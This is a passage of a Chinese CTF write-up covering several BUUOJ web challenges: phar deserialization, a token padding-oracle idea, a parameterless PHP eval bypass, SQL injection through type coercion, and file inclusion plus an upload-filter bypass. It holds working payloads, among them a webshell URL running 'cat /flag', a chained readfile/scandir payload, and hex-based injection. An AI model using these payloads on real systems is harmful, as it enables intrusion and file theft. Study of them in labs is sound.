
http://c30a2b3a-890d-4365-b700-7c050554495d.node1.buuoj.cn/view.php?filename=9c7f4a2fbf2dd3dfb7051727a644d99f.phar&filepath=php://filter/resource=phar://./sandbox/fd40c7f4125a9b9ff1a4e75d293e3080/9c7f4a2fbf2dd3dfb7051727a644d99f.phar

这时候htaccess已经没有了，这下就可以运行php了。


http://c30a2b3a-890d-4365-b700-7c050554495d.node1.buuoj.cn/sandbox/fd40c7f4125a9b9ff1a4e75d293e3080/f3b94e88bd1bd325af6f62828c8785dd.php?ha=cat%20/flag

十四.Point System


点进去是一个登陆页面，尝试登陆了一下，没有成功，把url的login改为register也没有用，然后再robots.txt里面发现了东，调用接口。



我们先注册一个账号



尝试登陆，返回了一串token



eyJzaWduZWRfa2V5IjoiU1VONGExTnBibWRFWVc1alpWSmhVSHNGUVI0bG41VkZDOUwwOWVjaGtZaFRXUWdpd1pvaGoyN0pXdDk4LysxWm9zemxVOWRGUFhvSEQ3Qmt5RnFTVFFBSTlNNzJnY1VqeUU4VjFWVnNwZmUvRWN4dnd3MUsxeEdWZkhJdEg4WTRsYkFHRmRidU1xOTVpeFQzMUdSaGp3PT0iLCJyb2xlIjozLCJ1c2VyX2lkIjoxLCJwYXlsb2FkIjoiWXA0Wjh1Ylk0cmpsSVRqMTJUek5vbUlxZGQ2eWZYMk4iLCJleHBpcmVfaW4iOjE1Njk3NDM3ODl9

然后尝试去主页面登陆一下，告诉我们权限不足，看来得从这串token入手了。

看着像base64 尝试解密一下，得到如下

{“signed_key”:“SUN4a1NpbmdEYW5jZVJhUHsFQR4ln5VFC9L09echkYhTWQgiwZohj27JWt98/+1ZoszlU9dFPXoHD7BkyFqSTQAI9M72gcUjyE8V1VVspfe/Ecxvww1K1xGVfHItH8Y4lbAGFdbuMq95ixT31GRhjw==”,“role”:3,“user_id”:1,“payload”:“Yp4Z8ubY4rjllTj12TzNomlqdd6yfX2N”,“expire_in”:1569743789}

然后我们肯定是要改那个role的，然后就不会了QWQ。搜索了相关资料，原来是padding oracle攻击,(先挖个坑，以后来填)。

十五.bytectf_2019_boring_code

题目给了源码

访问/index.php 告诉我们有code文件，还有flag在/index.php里面，所以我们先看一下code文件夹，访问，直接给了代码，接下来就代码审计。

```
<?php
function is_valid_url($url) {
    if (filter_var($url, FILTER_VALIDATE_URL)) {
        if (preg_match('/data:\/\//i', $url)) {
            return false;
        }
        return true;
    }
    return false;
}

if (isset($_POST['url'])){
    $url = $_POST['url'];
    if (is_valid_url($url)) {
        $r = parse_url($url);
        if (preg_match('/baidu\.com$/', $r['host'])) {
            $code = file_get_contents($url);
            if (';' === preg_replace('/[a-z]+\((?R)?\)/', NULL, $code)) {
                if (preg_match('/et|na|nt|strlen|info|path|rand|dec|bin|hex|oct|pi|exp|log/i', $code)) {
                    echo 'bye~';
                } else {
                    eval($code);
                }
            }
        } else {
            echo "error: host not allowed";
        }
    } else {
        echo "error: invalid url";
    }
}else{
    highlight_file(__FILE__);
}
```

这段代码大概意思如下：

post过去一个url，首先判断是不是一个合法的url，然后正则匹配,你的url不能有data://，判断合法后，使用parse_url分割url，然后['host']里得含有baidu.com，然后获得url里面得内容，内容还要经过正则匹配，只能输入形如这样的xxx(xxx()),不能带参的，最后执行eval。

1> 先绕过host这一关，一开始的想法是这样的：这个正则没加^，所以可以注册一个域名, www.xxxxxxxbaidu.com这样的域名来绕过。但显然，贫穷的我不会选择这一个思路，QWQ。然后赛后看了下wp，发现人家用：百度网盘，百度贴吧，百度爬虫，和ftp。是我太菜了ORZ。

2> 第二个如何用无参函数获得父目录的index.php，这里绕了很久，orz。

直接贴上别的师傅的payload：

echo(readfile(end(scandir(chr(pos(localtime(time(chdir(next(scandir(pos(localeconv()))))))))))));

pos是current的别名，localeconv函数返回一包含本地数字及货币格式信息的数组（其中第一个就是点）

> localeconv() 函数返回一包含本地数字及货币格式信息的数组。
>
> localeconv() 函数会返回以下数组元素:
>
> - [decimal_point] - 小数点字符
> - [thousands_sep] - 千位分隔符
> - [int_curr_symbol] - 货币符号 （例如：USD）
> - [currency_symbol] - 货币符号 （例如：$）
> - [mon_decimal_point] - 货币小数点字符
> - [mon_thousands_sep] - 货币千位分隔符
> - [positive_sign] - 正值字符
> - [negative_sign] - 负值字符
> - [int_frac_digits] - 国际通用小数位
> - [frac_digits] - 本地通用小数位
> - [p_cs_precedes] - 如果货币符号在一个正数值之前显示，则为 True（1），如果在正数值之后显示，则为 False
> - [p_sep_by_space] - 如果在货币符号和正数值之间包含空格，则为 True（1），否则为 False（0）
> - [n_cs_precedes] - 如果货币符号在一个负数值之前显示，则为 True（1），如果在负数值之后显示，则为 False
> - [n_sep_by_space] - 如果在货币符号和负数值之间包含空格，则为 True（1），否则为 False（0）
> - [p_sign_posn] - 格式化选项:

localtime返回一个数组

- "tm_sec" - 秒数， *0* 到 *59*
- "tm_min" - 分钟数， *0* 到 *59*
- "tm_hour" - 小时， *0* 到 *23*
- "tm_mday" - 月份中的第几日， *1* 到 *31*
- "tm_mon" - 年份中的第几个月， *0* (Jan) 到 *11* (Dec)
- "tm_year" - 年份，从 1900 开始
- "tm_wday" - 星期中的第几天， *0* (Sun) 到 *6* (Sat)
- "tm_yday" - 一年中的第几天， *0* 到 *365*
- "tm_isdst" - 夏令时当前是否生效？ 如果是生效的是正数， *0* 代表未生效，负数代表未知。


录 / 异常

chdir改变目录，然而返回值是ture/false，time()函数不受参数影响，因此只要是46秒就可以获得index.php内容。

if(chdir(next(scandir(pos(localeconv())))))readfile(end(scandir(pos(localeconv()))));
这个用if来判断，从而不需要用localtime函数了。

十六.unfinished

打开直接进入login.php，猜测有register.php，输入，果然有。注册一个账号进去康康。



登进去后发现啥都没有，就只有一个username，那么应该从这个username这里下手了，猜测index.php后台语句是这样的，

`select * from xxx where email=xxxx;`然后只输出一个username。所以我们应该在注册的时候进行注入，后台插入数据的语句应该如下

```
insert into xxx (email,username,password) values('xx','xx','xx');
```

先看下面这张图片。

```
mysql> insert into users(username,password) values ('a'+'999'+'0','password');
```

```
| 19 | 999                  | password     |                                  |
+----+----------------------+--------------+----------------------------------+
```

这里会进行强制类型转换，所以我们如果能将表中的数据转换为数字就能进行注入。所以hex函数这时候就派上了用场。但是有过滤，过滤了空格，逗号，不过都能轻松绕过的。这下就能很容易的解决这个问题了。
不过注意这个地方有一个坑点，就是当数字很大的时候，会用科学计数法来表示。

```
mysql> select 'a'+hex(hex('fasdsad'));
+-------------------------+
| 'a'+hex(hex('fasdsad')) |
+-------------------------+
|   3.6363631373336344e27 |
+-------------------------+
```

这一点是需要注意的！

十七.BabySyc


打开页面是一个登陆框，随便输入几个，登陆失败。忽然发现url中有，

/?f=login.php


猜测有文件包含，php伪协议读取一下试一试，读取成功！

I am Muhe, Welcome to
sctf2018!4AlAAAAAAADrAgAAAAAAAOlGm3qYhWeIRIaA3f7oEkZmV3wMAbd15n3zlqhYyHdqS0NB+tYB2l+d4++RPBwANEwunSd5KZSlOhZl5XX7vwltbJe9hKtNci3Euhlfc1+EvO1slvczwnG4nteeButb6nz
/dc87uC7Rdk6CTrbVl4tYSaqrK11iM1QhvYyfIK3GGp1My+NkIdi9f9LlOkpwG1ZrCOce1
/IlR/DD6SSD5WXszKHQUs+jlnaxIKptzCfiPEB4WKHa40DbaZMBasJlzQ7BQHlUdkAjY4xlR7TYNXLVM+jrcxMY5Bw8mwtel0aHgzqGCPukR8aZnzCJENqhltKZziFWl1dZ7kl0JdPeD6lVTtww2okUuHjTcvigbUjy2
/nl5VZZkjwnSCDW4P2aHfJubZRQqdwAisN4odnhfScK5Ja6fSlHugYx4c1R52sX18qd/Jt+1/YqocCY3WcWhX2ba8TVuQ4omtgKz93Sa2VwpRD060T9cg1DfFz832kAEd+kg/lb+MaByAC0OGvVv6pAA
//tcDGQrwXfta5XUvvFL82EgMf3ag+l6pVNh+8fRZ3gUcbaBQwesaSy4VE1+c4SuBAyp/ePK5GgPr1Ad1opOKOT93aSK/6aFX5NKhi5NmnPGj/rMPUZ8avEMJZldj1pZRCiDH0kvQ9iWMlvEEMV+nmcoKesvB
/8+1eAkPD9rYmdsfBCF0H5jfXO6LEfUHC1n0blm2tbC
/RSv3pE6GFkuPTkCFON7clWQSjtL9HvZNJc1XEQ48juW87T3DWueIBw2jD9C1K8gPyyVRFUXxqWGzgBo0G8H9sCsKbooCvC4UiM1Pcb3aSrdbCA04JVKEgNzp3gNEewSO3txw6TAJVmuW
/zXScVaAB24N3xgCEp+lkTeNo1WO7QCOnr4oz2dmUpdLg==LaLaLaLaLaLa ◆yyU◆d◆ ◆5◆?f◆

解密发现是乱码，？？？？



awsl，人都傻了。所以猜测这个login.php应该加密了。扫描一下目录，看能不能有什么发现。



oh，phpinfo.php 去康康。


过滤了下面这些函数

dl,exec,system,passthru,popen,proc_open,pcntl_exec,shell_exec,mail,unlink,rmdir,set_time_limit,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,
dl,exec,system,passthru,popen,proc_open,pcntl_exec,shell_exec,mail,unlink,rmdir,set_time_limit,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority

并且确实是加了密的

encrypt_php support	enabled

这应该是一个扩展加密，所以先找到.so扩展文件，通过phpinfo，我们可以知道extension_dir的值为/usr/local/lib/php/extensions/no-debug-non-zts-20131226。
读取php.ini，在里面找扩展文件名。



用伪协议读取这个文件，然后拖入ida分析一下，emmm这边就不会了。QWQ。直接略过这一部分。（其实这里也可以不用这样的，**https://xz.aliyun.com/t/2403#toc-6**这个网站有介绍）
login.php如下：

```
<?php
if (isset($_POST['name']) && isset($_POST['pass'])) {
    if ($_POST['name'] === 'admin' && $_POST['pass'] === 'sctf2018_h656cDBkU2') {
        $_SESSION['admin'] = 1;
    } else {
        die('<script>alert(/Login Error!/)</script>');
    }
}

//admin view

if (@$_SESSION['admin'] === 1) {
    ?>
<form action="./?f=upload_sctf2018_C9f7y48M75.php" method="POST" enctype="multipart/form-data">
    <input type="file" value="" name="upload">
    <input type="submit" value="submit" name="submit">
</form>
```

upload_sctf2018_C9f7y48M75.php内容如下

```php
<?php
if (!isset($lemon_flag)) {
    die('No!');
}

if (@$_SESSION['admin'] !== 1) {
    die('403.');
}

$ip = sha1(md5($_SERVER['REMOTE_ADDR'] . "sctf2018"));
$user_dir = './upload_7788/' . $ip;
if (!is_dir($user_dir)) {
    mkdir($user_dir);
    touch($user_dir . '/index.php');
}

if (isset($_POST['submit']) && !empty($_FILES)) {
    $typeAccepted = ["image/jpeg", "image/gif", "image/png"];
    $blackext = ["php", "php3", "php4", "php5", "pht", "phtml", "phps", "inc"];
    $filearr = pathinfo($_FILES["upload"]["name"]);

    if (!in_array($_FILES["upload"]['type'], $typeAccepted)) {
        die("type error");
    }
    if (in_array($filearr["extension"], $blackext)) {
        die("extension error");
    }

    $target_path = $user_dir . '/';
    $target_path .= basename($_FILES['upload']['name']);

    if (!move_uploaded_file($_FILES['upload']['tmp_name'], $target_path)) {
        die('upload error!');
    } else {
        echo 'succesfully uploaded! dir: ' . $user_dir . "/" . $_FILES['upload']['name'];
    }
} else {
    die("<script>alert('please upload image.')</script>");
}
?>
```

得到了账号密码，我们登陆进去，上传文件。

```php
if (in_array($filearr["extension"], $blackext)) {
    die("extension error");
}
```

这边直接用PHP大写就能绕过了，然后开始上传文件。

这里不知道为什么我无论上传什么都上传不上去？？？到这里就停下来了。

后来看了看别人的wp，要上传一个.htaccess，替代原来的 .htaccess，然后上传一个png，当php执行，不过文件要加密。